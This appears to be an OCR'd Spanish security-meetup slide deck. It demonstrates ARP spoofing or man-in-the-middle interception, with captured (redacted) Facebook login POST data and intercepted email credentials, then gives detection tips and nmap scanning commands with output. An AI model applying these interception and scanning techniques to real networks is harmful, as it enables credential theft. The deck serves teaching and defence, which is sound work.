
Con Wireshark



Con Wireshark



Con Notepad++


Archivo Editar Buscar Vista Codificación Lenguaje Configuración Macro Ejecutar Plugins Ventana ?
Buscar
Buscar Reemplazar Buscar en archivos Mark
Buscar:
Buscar siguiente
Contar
Buscar en todos los archivos abiertos
Buscar solo en el archivo actual
Cerrar
Solo palabras completas
Coincidir mayúsculas/minúsculas
Buscar en todo el documento
Modo de búsqueda
Normal
Extendido (\n, \r, \t, \0, \x...)
Expresión regular
. matches newline
Dirección
Arriba
Abajo
Transparencia
Al hacer clic sobre el arc
Siempre
2014-11-08 14:37:09,315 SECURE POST Data (www.facebook.com):
lsd=AVrgMecT&email=[redacted]@hotmail.com&pass=[redacted]&default_persistent=0&timezone=&lgnrnd=063612_aUSr&lgnjs=n&locale=es_ES
2014-11-08 14:37:09,315 SECURE POST Data (www.facebook.com):
lsd=AVrgMecT&email=[redacted]@hotmail.com&pass=[redacted]&c

Aún hay más…

- Leer correos recibidos de la cuenta atacada.
- Credenciales a otros servicios contenidas dentro del correo.
- Leer datos confidenciales (Aunque son nuestros… :P)

Más credenciales

```
    <m:from><![REDACTED]></m:from>
    <m:to><![CDATA[Manuel Camacho <mcamacho@svtcloud.com>]]></m:to>
    <m:cc><![CDATA[]]></m:cc>
    <m:bcc><![CDATA[]]></m:bcc>

    <m:replyTo><![REDACTED]]></m:replyTo>
    <m:replyToAll><![CDATA[]]></m:replyToAll>

    <m:subject><![CDATA[InformaciÃ³n de su nueva cuenta]]></m:subject>
    <m:snippet><![CDATA[Benvenido! Su cuenta [redacted] ha sido creada. Su informaciÃ³n de acceso es:

URL:  https://[redacted].com
Login ID:  [redacted]
Password:  [redacted]


<m:MailObject>
    <m:id>480</m:id>
    [redacted]
    <m:size>10136</m:size>

    <m:from><![CDATA[[redacted]]></m:from>
    <m:to><![CDATA[Miguel Ãngel Arroyo <miguel.arroyo@svtcloud.com>]]></m:to>
    <m:cc><![CDATA[mcamacho@svtcloud.com]]></m:cc>
    <m:bcc><![CDATA[]]></m:bcc>

    <m:replyTo><![CDATA[[redacted].es>]]></m:replyTo>
    <m:replyToAll><![CDATA[Miguel Ãngel Arroyo <miguel.arroyo@svtcloud.com>]]></m:replyToAll>

    <m:subject><![CDATA[Re: Cronograma [redacted]]></m:subject>
    <m:snippet><![CDATA[Ok, gracias.

Buen fin de semana.
```

O_o


Identificar ataque ARP

- arp –v para ver las tablas ARP
- Dos ips con misma MAC puede advertir ARP SPOOFING

Giga-Byt_5b:88:16	ARP	192.168.120.30 is at d0:ae:ec:ec:[redacted]
Broadcast	ARP	Who has 192.168.120.30? Tell 192.168.120.22
Broadcast	ARP	Who has 192.168.120.30? Tell 192.168.120.22
CadmusCo_df:30:ee	ARP	192.168.120.30 is at d0:ae:ec:ec:[redacted]
Giga-Byt_5b:88:16	ARP	192.168.120.30 is at 08:00:27:df:[redacted]
Giga-Byt_5b:88:16	ARP	192.168.120.30 is at 08:00:27:df:[redacted]

Identificar ataque ARP

- Lentitud de navegación
- Cambio de protocolo https ➔ http



God Job!!

Ideas…

- Añadiendo funcionalidades:
  - Un nmap que nos escanee regularmente la red y nos mande al correo los resultados.
  - Usando modo Insane que analiza la red sin hacer mucho “ruido”.

```
root@kali:/home/shodan# nmap -T5 192.168.1.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-20 14:56 UTC
Nmap scan report for 192.168.1.1
Host is up (0.0076s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http
MAC Address: 50:67:[redacted] (ZyXEL Communications)

Nmap scan report for 192.168.1.200
Host is up (0.00019s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 4.25 seconds
```

Complementando

- Añadiendo funcionalidades:
  - Escaneando más de los 1024 puertos que escanea nmap por defecto.

nmap -p 25,80,1000-4000 192.168.1.1

```
root@kali:/home/shodan# nmap -p 25,80,1000-4000 192.168.1.1

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-20 15:03 UTC
Nmap scan report for 192.168.1.1
Host is up (0.0052s latency).
Not shown: 3002 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 50:67:[redacted] (ZyXEL Communications)

Nmap done: 1 IP address (1 host up) scanned in 3.84 seconds
```

Complementando

- Puertos por los que se están ejecutando determinados servicios.

nmap -sV -O -p 22,25,3306 192.168.1.39

```
^Croot@kali:/home/shodan# sudo nmap -sV -O -p 22,25,3306 192.168.1.39

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-20 15:07 UTC
Nmap scan report for 192.168.1.39
Host is up (0.10s latency).
PORT     STATE    SERVICE VERSION
22/tcp   filtered ssh
25/tcp   filtered smtp
3306/tcp filtered mysql
MAC Address: 4C:0F:[redacted] (Hon Hai Precision Ind. Co.)
```

SVT CloudServices

MUCHAS GRACIAS

HACK &BEERS

shutdown –h now

SVT CloudServices

FIN

HACK &BEERS